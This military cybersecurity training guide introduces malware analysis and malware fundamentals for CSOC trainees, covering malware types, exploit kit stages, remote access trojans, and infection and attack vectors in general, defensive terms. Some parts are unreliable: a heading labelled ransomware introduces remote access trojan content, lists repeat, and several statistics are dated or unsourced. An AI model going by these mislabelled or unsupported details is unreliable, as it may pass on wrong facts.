

ROYAL SAUDI AIR FORCE

Directorate of Communications & Information Technology

F-15SA Cyber Protection & Related Facilities

CONTRACT: FA8730-16-C-0019

Reverse-Engineering Malware Using Malware Analysis Tools and Techniques (Orientation)

FS-05

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. In accordance with the references, perform malware analysis and reverse-engineering.

Enabling Learning Objectives. With the aid of and per the references:

- Identify malware and understand how it infects hosts or networks.
- Understand how documents can be used in a malware attack.
- Prevent malware infections.
- Identify malware infection vectors.
- Understand the basic process of code analysis.
- Understand the way Assembly language stores values in registers.
- List Malware Anti-Analysis Mechanisms.
- Identify Anti-Analysis Techniques.
- Identify the file extensions commonly used in an attack.
- Identify different Microsoft Office macro capabilities.
- Define various methods of malicious file obfuscation.
- Describe the Order of Volatility.

Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

FS-05 Orientation Introduction

In FS-05, students will learn the fundamentals of malware analysis and reverse engineering. Malware analysis entails the broad array of tools and techniques for understanding the purpose, effects and origin of malware. Reverse engineering falls within this definition and is the process of recreating malware program source code from the compiled code available to analysts. For compiled executables, the code used to create them, and the code used to package, deploy and execute are different. If malware is captured in the wild, it will only be in the compiled state. Students will learn about different kinds of malware. malware types and categories are almost exclusively organized around the function of the malware and crossover between categories as possible for multi-functional malware. Students will learn the difference between dynamic analysis (execution and observation in a sandbox) and static analysis (code analysis), When to use each and how they may complement each other in the analytic process. Some malware is resistant to analysis. Resistance tactics include changing forms, attempting to escape the analysis sandbox, and code compiled for anti-reverse-engineering. Malware delivery methods are another essential component for analysis and include normal looking documents, emails, malicious links and much more. In terms of system analysis, it may be necessary to “dump” a systems memory to examine the foothold of malware. This requires special care as system memory is volatile (it is wiped if the system is turned off).

Course Lecture / Demonstration

1. Computer-aided Presentation.

The RSAF Trainees should demonstrate their hands-on abilities and explain the importance of familiarity with defensive, analytical and exploitation tools and frameworks.

2. Questions & Answers.

During this session, RSAF Trainees may also ask questions about their respective lessons. The RSAF Instructors can also ask questions to judge the RSAF Trainees' understanding on the lesson delivered on that day.

3. Simulation-Based Learning (VTE).

During labs, RSAF Trainees will be required to follow in-lab instructions and operate various virtual machines to accomplish lab objectives.

Knowledge Test

Access the **FS-05** Course Resources in LMS and find your respective lesson's knowledge test quiz. The RSAF Instructors will need to ensure all knowledge tests are available and accessible by each RSAF Trainees.

Knowledge Test	Topic Covered
Malware Analysis (Pre-Assessment)	Malware Analysis
Lectures 1 – Lectures 3 (Quiz)	Lectures 1 – Lectures 3
Malware Analysis (Practical Exam)	Malware Analysis
Lectures 1 – Lectures 6 (Knowledge Exam)	Lectures 1 – Lectures 6



RSAF Trainee Evaluation Criteria

1. Passing Score Criteria.

Following will be the passing score criteria:

- Each RSAF personnel must obtain at least 75% of passing score in all Knowledge tests.
- Each RSAF personnel must obtain at least 75% of passing score in each course's overall Question Answers.

2. Performance Criteria.

To evaluate the performance of each RSAF Trainees, the RSAF Instructors will consider the following:

- Task Knowledge.
- Objectives Achieved.
- Usage of Tool, Technology.
- Standards Followed.
- Timelines.

3. Following will be the scoring criteria:

- Poor 1 Mark
- Unsatisfactory 2 Marks
- Satisfactory 3 Marks
- Very Satisfactory 4 Marks
- Outstanding 5 Marks

Lab: Malware Analysis (Assessment)



You are tasked with analyzing two malware samples. The malwares are not related and must be analyzed safely in a VM sandbox. Complete the analysis and report your findings.

FS-05 Orientation Summary

In FS-05, students will learn how to use several tools for malware analysis and collection. Module FS-01A outlined the forensic evidence collection process. Malware collection and analysis is a large portion of the forensic process and aspects of evidence handling must be observed with malware, just the same as any other evidence. Since malware takes many forms and imitates many others, students will not be familiar with every possible type of malware or scenario for analysis. However, the frameworks taught in these lessons equipped students to ask the right questions and eliminate possibilities to arrive at reasonable conclusions. Unique or tailored malware is not a common occurrence on a well secured network with a well-educated userbase.

Most malware operates under the statistic principle of the 1%. If 1% of malware passes security devices and invest the target, only 100 targets must be selected for a single guaranteed success. Attackers know this and distribute malware on massive scales. This is good news and bad news. Good news, because most malware is not complex. Bad news, because malware is easy to replicate, and attackers will never stop trying. Perhaps someday and analysts from this class will be on the frontline of malware forensics. Perhaps they will be responsible for securing an enterprise network from known malware signatures. Perhaps they will encounter a PDF document in an email with a slightly different domain from typical and recognize the signs of a phishing attempt. In every case, the knowledge in this lesson will benefit every individual and organization tasked with information security.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Malware Fundamentals

FS-05.1

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. Identify malware and understand how it infects hosts or networks.

Enabling Learning Objectives. With the aid of and per the references:

- Define what malware is.
- Identify common malware types.
- Understand common misconceptions about malware.
- Prevent malware infections.
- Identify malware infection vectors.
- List malware delivery vectors.

Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.1 Malware Fundamentals Introduction

Malware is a broad term used to describe malicious software or binaries that can “infect” a computer. Malware comes in many shapes and sizes – from an annoying pop-up ad on a web site, to a full featured Remote Access Trojan (RAT) that gives the attacker full, graphical control of a victim computer, or even a framework like Powershell Empire, used to compromise entire domains. This malware can be employed on a limited basis or combined with exploit kits for widespread targeted or random attacks. Malware also encompasses the latest security trends in the news – ransomware. The ransom is the final step – there were other pieces of malware that were used along the way to the ransom.

Lesson 5.1.1 Malware Overview

Malware is a generic term used for any malicious code or program that has the ability to perform unauthorized functions on an affected system. It can do anything from install an unwanted browser plug in, download and install additional malware/programs, encrypt files, exfiltrate data, alter program functionality, or provide remote access to the computer. The category is pretty broad, and the term is widely mis-used.

1. We hear the term “malware” on an almost daily basis – what is it?
 - Malware is a contraction for “malicious software.”
 - “Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system. A virus, worm, Trojan horse, or other code-based entity that infects a host. Spyware and some forms of adware are also examples of malicious code.”
 - “A program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim’s data, applications, or operating system or of otherwise annoying or disrupting the victim.”



3. Classifications of malware:

- Virus – Self replicating and depends on a host program for its functionality. Can not survive/replicated by itself.
- Worm – Self replicating and able to propagate by itself, usually by taking advantage of a remote exploit. Once a worm infects a computer, it generally scans the network and attempts to infect the hosts that it finds. Wannacry ransomware was propagated by this technique, taking advantage of an SMB vulnerability in Windows.
- Trojan – Program that performs a valid function but carries additional capability that is usually malicious. Often, these programs will contact a C2 server to download additional malware.
- Ransomware – Encrypts files on a host/network and presents a message demanding money to obtain a decryption key. Latest variants also exfiltrate data to exert additional pressure on the organization to pay.
- Spyware/Adware/Potentially Unwanted Program/Application (PUP/PUA) – Programs that collect user information, serve ads for financial gain, or typically modify browser functionality. Can be used to enable identity theft, download additional malware, or install bundled software that was not intentionally installed, but is fairly benign in nature.

Lesson 5.1 Video: Malware Analysis Bootcamp – Introduction to Malware Analysis (15 minutes)

Lesson 5.1.2 Common Malware Types

There are many types of malware, and just as many methods of classifying malware. Two of these include academic and functional.

1. Academic Classifications of malware:

- Virus – Self replicating and depends on a host program for its functionality. Can not survive/replicated by itself.
- Worm – Self replicating and able to propagate by itself, usually by taking advantage of a remote exploit. Once a worm infects a computer, it generally scans the network and attempts to infect the hosts that it finds. Wannacry ransomware was propagated by this technique, taking advantage of an SMB vulnerability in Windows.
- Trojan – Program that performs a valid function but carries additional capability that is usually malicious. Often, these programs will contact a C2 server to download additional malware.

- Ransomware – Encrypts files on a host/network and presents a message demanding money to obtain a decryption key. Latest variants also exfiltrate data to exert additional pressure on the organization to pay.
- Spyware/Adware/Potentially Unwanted Program/Application (PUP/PUA) – Programs that collect user information, serve ads for financial gain, or typically modify browser functionality. Can be used to enable identity theft, download additional malware, or install bundled software that was not intentionally installed, but is fairly benign in nature.

Types of malware



2. Common Functional Types of Malware:


- Dropper: Droppers are a type of Trojan and are so distinct that they are their own breed. Their signature purpose is to install other malware once they are present in a system.
- Exploit Kit: automated threats that use compromised sites to divert web traffic, scan for vulnerable browser-based applications, and run malware.
- Ransomware: a type of malware that prevents users from accessing their system or personal files and demands ransom payment in order to regain access.
- Remote Access Trojan (RAT): malware that gives the attacker remote access and control of a computer. Often called Remote Administration Tool, with semi legitimate uses.
- Crypto Miner: malware that is used to “mine” crypto currency and load it to a specific crypto wallet. Often legitimate software used in illegitimate methods.
- Keylogger: Logs keystrokes, steals usernames and passwords, often combined with other malware.

Lesson 5.1.3 Droppers

Droppers are a type of Trojan and are so distinct that they are their own breed. Their signature purpose is to install other malware once they are present in a system. In fact, they are named droppers because they drop malware and malware components into a compromised system. This activity is what has earned droppers the nickname “the malware that precipitates malware.”

In order to better avoid detection, droppers do not normally save to disk on a compromised system. Instead, droppers usually delete themselves after their purpose has been fulfilled. They often perform different actions in the furtherance of the attack goal.

Droppers can be spread many ways. Some are obvious and easy to avoid — such as an attachment to spam emails, for example. Other methods of spreading droppers, such as drive-by downloads, are quite stealthy and invite droppers into a system by merely visiting an infected website.



Single Malware Drop 6 Different Malware

The most common ways droppers are spread include:

- Visiting malicious websites.
- Clicking malicious links.

- Spam email attachments.
- Inserting infected removable media.
- Using an infected internet proxy.
- Downloading infected freeware.
- There are many varieties of droppers that range from an Excel document with malicious macros to a complex, multistage piece of encrypted code that downloads additional code from a Command-and-Control (C2) node and decrypts and compiles it on the fly.

Lesson 5.1.4 Exploit Kits


Exploit kits are automated threats that use compromised sites to divert web traffic, scan for vulnerable browser-based applications, and run malware

Exploit kits were developed as a way to automatically and silently exploit vulnerabilities on victims' machines while browsing the web. Due to their highly automated nature, exploit kits have become one of the most popular methods of mass malware or remote access tool (RAT) distribution by criminal groups, lowering the barrier to entry for attackers. Exploit kits are also effective at generating profit for malicious actors. Creators of exploit kits offer these campaigns for rent on underground criminal markets in the form of exploit kits as a service, where the price for leading kits can reach thousands of dollars per month.

Attackers utilize exploit kits with the end goal of establishing control of a device in an automated and simplified manner. Within an exploit kit, a series of events must occur for the infection to be successful. Starting with a landing page, to the execution of an exploit, and to the delivery of a payload, each stage must be successfully completed in order for the attacker to gain control of the host.

1. The main, common components of an exploit kit include:

- **Landing Page:** Exploit kits start with a website that has been compromised. The compromised page will discreetly divert web traffic to another landing page. Within the landing page is code that will profile the victim's device for any vulnerable browser-based applications. If the device is fully patched and up-to-date, the exploit kit traffic will cease. If there are any vulnerabilities, the compromised website discreetly diverts network traffic to the exploit.
- **Exploit:** The exploit uses a vulnerable application to secretly run malware on a host. Targeted applications include Adobe® Flash® Player; Java® Runtime Environment; Microsoft® Silverlight®, whose exploit is a file; and the web browser, whose exploit is sent as code within web traffic.
- **Payload:** If and when an exploit is successful, the exploit kit sends a payload to infect the host. The payload can be a file downloader that retrieves other malware or the intended malware itself. With more sophisticated exploit kits, the payload is sent as an encrypted binary over the network, which, once on the victim's host, is decrypted and executed. While the most common payload is ransomware, there are many others, including botnet malware, information stealers and banking Trojans.



2. A recent example of this is the utilization of the Neutrino exploit kit to deliver Locky ransomware in the Afraidgate campaign. Pages from the compromised site contain an injected script that redirects visitors to the Afraidgate domain. Once connected to the compromised URL, the server returns more JavaScript with an iframe, leading to a Neutrino exploit kit landing page. If the exploit of the vulnerability with JavaScript is successful, the Locky ransomware payload will be delivered, and the host system will lock out the user and give control to the attacker.

3. With exploit kits becoming the go-to tool for attackers of varying skill sets and objectives, it is imperative that your systems are able to protect against these attacks. This can be achieved through reducing the attack surface, blocking known malware and exploits, and quickly identifying and stopping new threats. The Palo Alto Networks Next Generation Platform proactively blocks known threats while using static and dynamic analysis techniques to identify unknown threats. Any unknown files, emails and links are analyzed in a scalable sandbox environment to determine if they are malicious or benign. If a file is determined to be malicious, protections are created automatically and delivered across all technologies within the platform for full protection, preventing exploit kits from progressing further throughout their lifecycle.

Lesson 5.1.5 Ransomware

Remote Access Trojans are programs that provide the capability to allow covert surveillance or the ability to gain unauthorized access to a victim PC.

Remote Access Trojans are programs that provide the capability to allow covert surveillance or the ability to gain unauthorized access to a victim PC. Remote Access Trojans often mimic similar behaviors of keylogger applications by allowing the automated collection of keystrokes, usernames, passwords, screenshots, browser history, emails, chat logs, etc.

Remote Access Trojans differ from keyloggers in that they provide the capability for an attacker to gain unauthorized remote access to the victim machine via specially configured communication protocols which are set up upon initial infection of the victim computer. This backdoor into the victim machine can allow an attacker unfettered access, including the ability to monitor user behavior, change computer settings, browse and copy files, utilize the bandwidth (Internet connection) for possible criminal activity, access connected systems, and more.



Remote Access Trojans can be installed in a number of methods or techniques and will be similar to other malware infection vectors. Specially crafted email attachments, web-links, download packages, or .torrent files could be used as a mechanism for installation of the software. Targeted attacks by a motivated attacker may deceive desired targets into installing such software via social engineering tactics, or even via temporary physical access of the desired computer.

There are a large number of Remote Access Trojans. Some are more well-known than others. SubSeven, Back Orifice, ProRat, Turkojan, and Poison-Ivy are established programs. Others, such as CyberGate, DarkComet, Optix, Shark, and VortEX Rat have a smaller distribution and utilization.

This is just a small number of known Remote Access Trojans, and a full list would be quite extensive, and would be continually growing.

Remote Access Trojans are covert by nature and may utilize a randomized filename/path structure to try to prevent identification of the software. Installing and running Malwarebytes Anti-Malware and Malwarebytes Anti-Exploit will help mitigate any potential infection by removing associated files and registry modifications, and/or preventing the initial infection vector from allowing the system to be compromised.

Remote Access Trojans have the potential to collect vast amounts of information against users of an infected machine. If Remote Access Trojan programs are found on a system, it should be assumed that any personal information (which has been accessed on the infected machine) has been compromised. Users should immediately update all usernames and passwords from a clean computer and notify the appropriate administrator of the system of the potential compromise. Monitor credit reports and bank statements carefully over the following months to spot any suspicious activity to financial accounts.



Malicious cryptomining, also sometimes called drive-by mining, is when someone else is using your computer to mine cryptocurrency like Bitcoin or Monero. So, essentially, they are stealing your resources to make money.

As with other malware, cryptominers are delivered to victim computers by a security misconfiguration or an exploit. The malware is usually obfuscated and made persistent, then left to run. It will upload its output to a wallet. This type of malware uses system resources, and if not configured properly, will utilize all the system resources, making it unusable for legitimate activity.

Crypt miners are increasingly being utilized in cloud computing server farms, as these have vast resources to be utilized in mining activities.



There are many common misconceptions about malware. How many times have you heard “I’ve been hacked”, followed by some complicated theory of compromise? Nine times out of ten, the person claiming to be “hacked” clicked on a link, opened a malicious document, or otherwise “hacked” themselves.

- All attacks are public knowledge and known.

Yes, we all read about WannaCry and NotPetya, and we all get updates on huge data leakage incidents, such as the cases of Yahoo or the more recent Equifax breach. These are the devastating incidents that are being reported, affecting tens of millions of people and shutting down companies and systems. But what happens in between? If we don’t hear about it, does it mean it’s not happening? The truth is that our systems monitor over 100 million malware attacks PER DAY, all over the world. Sometimes the goal is not to encrypt all computers files or shut down the entire network. Rather, attackers can also infect networks with bots that quietly run on your computers until their remote command and control tells them to attack, they can steal user credentials and documents, or use a key-logger to log everything you type. These are the stealthy attacks we don’t tend to hear about, but they happen each and every day and they cause damage for the long run.

- Thousands of sophisticated attacks are developed regularly.

The reality is that attacks are becoming more sophisticated – but in many cases they are based on the same methods and same tools that are just packaged differently. In recent months we’ve seen some very sophisticated cyber weapons, some of which used vulnerabilities that were found by nation-state actors. When such attack methods are leaked, cyber-criminals can exploit extremely powerful tools, like in the case of the EternalBlue exploit used in the WannaCry attack. When we’re looking at the malware ecosystem as a whole, we see that in many of the cases, cybercriminals are

not reinventing thousands of attack methods, but rather repackaging and creating new variants of the same types of malware. For them, it's a cost-effective business model that allows them to quickly adapt and make as much gain as possible before being blocked again. For the security industry, it means that we need to constantly adjust our protections to catch these new and evasive variations of the same malware we already know.

- Many devastating types of ransomware in the wild.

While many people hear all the time about ransomware and get the notion that the ransomware plague is driven by thousands of malware variants, the reality is slightly different. It's true that the general trend of ransomware is on the rise, and one of our recent studies showed that in the first half of 2017, ransomware accounted for over 50% of the most common attack methods in the Americas, Europe and Asia. Yet, there are only a handful of massive, advanced variants, which can cause damage on a global scale. The rest can be considered "niche ransomware", usually with considerably less distribution and overall impact on both home and enterprise users.

- Adware (PUA/PUP) is harmless.

It has been perceived as mostly related to fraud, generating revenues based on fraudulent ad clicks or hijacking user browsers to manipulate web traffic. The truth is that adware is usually much more sophisticated and potentially as damaging as other forms of malware. Adware, such as Fireball, might not be deployed to serve malicious purposes, but has every technological capability to do so. In the Fireball example, it had the ability to run any code by running any code on victim computers and downloading any file or malware to it. Its distributors ended up being arrested by the Chinese police after earning nearly twelve million dollars by generating fake clicks. To sum, adware can definitely be a backdoor to networks, and I believe that in the months to follow we'll be seeing more involvement of the security community against it.

- Attachments are the only way to get malware. If individuals are only concerned with links or attachments in an email, then they are potentially opening themselves up to infection through other vectors. Other potential infection vectors to consider include:
 - Drive-by downloads: These typically exploit vulnerabilities affecting a browser, app, or operating system. The scenario might be an individual visits a legitimate web page that's been compromised, unintentionally downloading malware onto their computer or malware device.
 - USB drives: Not plugging a random USB drive into your laptop may seem like common sense to many, but a study conducted in 2016 revealed that there's a large percentage of the population that may not be aware of the dangers in doing so.
 - Mobile Apps: The mobile malware risk is alive and well. Consumers should be downloading from public app stores such as the Apple AppStore or Google Play.
- Malware only affects Windows.

Another common myth is that Windows is the only vulnerable operating system. While Windows is certainly a heavily attacked computing platform, others like Mac® OS X® and Android™ are vulnerable to malware attacks as well. In fact, back in the 1980s, Apple's DOS 3.3 was attacked by the "Elk Cloner" virus. Since then, every Mac OS has faced some sort of malware attack.

Additionally, Google's mobile computing platform, Android, has experienced malware attacks since its inception. According to a recent report released by Juniper, the total amount of mobile malware across all mobile platforms grew 614% from March 2012 to March 2013 compared to 155% growth in 2011. The report also indicated that Android accounts for 92% of all known mobile malware.

The motive of cybercriminals is to target as many users as possible. Windows has been facing huge malware attacks partially due to the fact that it is one of the most popular computing platforms out there. Similarly, as the Android platform has gained more popularity among users, malware authors do not want to miss out on the opportunity and are focusing aggressively on writing Android-specific malware.

Lesson 5.1.8 Prevention – User Training Awareness

One of the most crucial components of preventing malware is user awareness. Contrary to public opinion, very little malware takes advantage of remote, zero day exploitation. Generally, malware takes advantage of known security vulnerabilities and requires user interaction to function. Most organizations are slow to patch and update, generally running their software at X-1 patch level to enable

system testing and availability. Running software this way allows the organization to ensure that the newest version or patch doesn't break the application or network, costing the organization time and money.

Additionally, the vast majority of malware infections start with a user that enables the malware – it isn't able to execute on it's own and will require a little assistance from a person. The vast majority of malware requires a user to do something:

1. User actions that lead to malware.
 - Misconfigure system/application – Many users, or even administrators are careless and neglect to properly configure their servers/workstations/or applications. Far too often, the persons who manage these aspects of the network fail to harden and secure the system – in fact, it's all too common to find default configurations and even default credentials on host exposed to the internet. Peruse Shodan.io to find a surprising amount of hosts vulnerable and exposed.



- Failure to apply operating system or software updates – Operating systems and applications require patching, and good configuration management requires testing those patches prior to implementing them in the production environment. There have been many instances that the application of patches or updates have broken the production network, causing loss of money and production ability. As a result, many organizations run their operating systems and applications one patch/update behind to ensure that their system works. If defense in depth is not configured appropriately, this leaves the host or application vulnerable to exploitation.
- Open suspicious email – Email is a common attack vector and is a great initial access method. Users are generally easy to trick into opening emails and either clicking on a malicious link or opening a malicious document.
- Open suspicious files – You would be surprised at how many users will open a file and enable macros, allowing attacker access.
- Clicking on suspicious links/pop ups – This is a common method of installing malicious executables on a host.
- Disabling security tools – self explanatory. Many users will disable security tools to enhance functionality – and then forget to enable them again, resulting in a vulnerable host.
- Installing applications from untrusted sources – Users will take the path of least resistance to get software, or they will use their host for non-business use. This often results in the installation of a trojan or completely malicious software.

2. Users are the first line of defense in preventing malware, and as such, you should have a robust security awareness program. This program should include training for the users and active testing to validate that the users are actually learning from their awareness training. Using a tool like phishme.com will help test the users training.

Lesson 5.1.9 Malware Infection Vectors

There are several ways that malware can end up on a host. These include:

- Targeting client-side software vulnerabilities on end-user systems. Such attacks take the form of attempts to exploit weaknesses in software that can be invoked through the victim's web browser, such as Adobe Reader, Adobe Flash and Java Runtime Environment (JRE). Such vulnerabilities are also be targeted through the victim's email client, in which case the person might receive a malicious attachment in the form of a Adobe PDF or Microsoft Office document.
- Targeting server-side vulnerabilities in software accessible over the network. Such attacks might take the form of network connections to network-accessible services with the goal of exploiting an unpatched security bug or a configuration error in the program. The vulnerability might be present at the level of the operating system, for instance in its network stack. It might also exist in programs running on top of the OS, such as common web server software and in-house applications.
- Employing social engineering as part of malware distribution campaigns. Attackers often employ elements of social engineering to trick victims into clicking on malicious browser links or opening malicious email attachments. It is often easier to convince the victim to install software that will turn out to be malicious than successfully identifying and exploiting a vulnerability to infect the host.
- Propagating by using removable USB drives. Malware has been using removable media to spread across systems across systems and has been particularly effective in crossing the physical air gap that exists between the Internet and some internal networks. Examples of malware that spread by infecting USB keys include Conficker and Stuxnet.
- Guessing passwords of user accounts accessible over the network. Attackers have been successful at remotely brute-forcing weak user account passwords through network services, such as SSH and SMB. These techniques may be used by a human attacker with the help of scripts, or by malware programmed to autonomously spread in this manner. Conficker, for instance, included this approach among its propagation tactics.


Lesson 5.1.10 Common Attack Vectors

Attackers have many tools in their arsenal to gain access to a computer or network server. Here are some attack vectors that are commonly used by cybercriminals to deliver a payload and / or exploit system vulnerabilities.

- Misconfiguration or Weak Credentials: Internet facing hosts are often left unpatched and use default configurations. These systems are easy targets for attackers to gain access to,

and are used to leverage their way into a network. Associated with this is the use of weak credentials for exposed services, allowing for password guessing or brute force attacks.


- **Phishing:** Using an email disguised as a legitimate message, hackers entice the recipient to open either an infected attachment or click a link that takes them to an infected website. The goal is to lure individuals to give up their sensitive data, such as personally identifiable information, banking and credit card numbers, and passwords. Phishing accounts for 90% of all successful cyberattacks.



- **Drive-by-Download:** In a drive-by-download, malware is inadvertently downloaded from a legitimate site that has been compromised without any action from the user. It can happen when visiting a website, viewing an e-mail message, or by clicking on a deceptive pop-up window. It typically takes advantage of vulnerabilities in the user's operating system or other program.
- **Denial-of-Service (DDoS):** A DDoS is an attempt to make a machine or network resource unavailable for its intended use. It often consumes more computer resources than a device can handle or disrupts by disabling communication services. It's typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

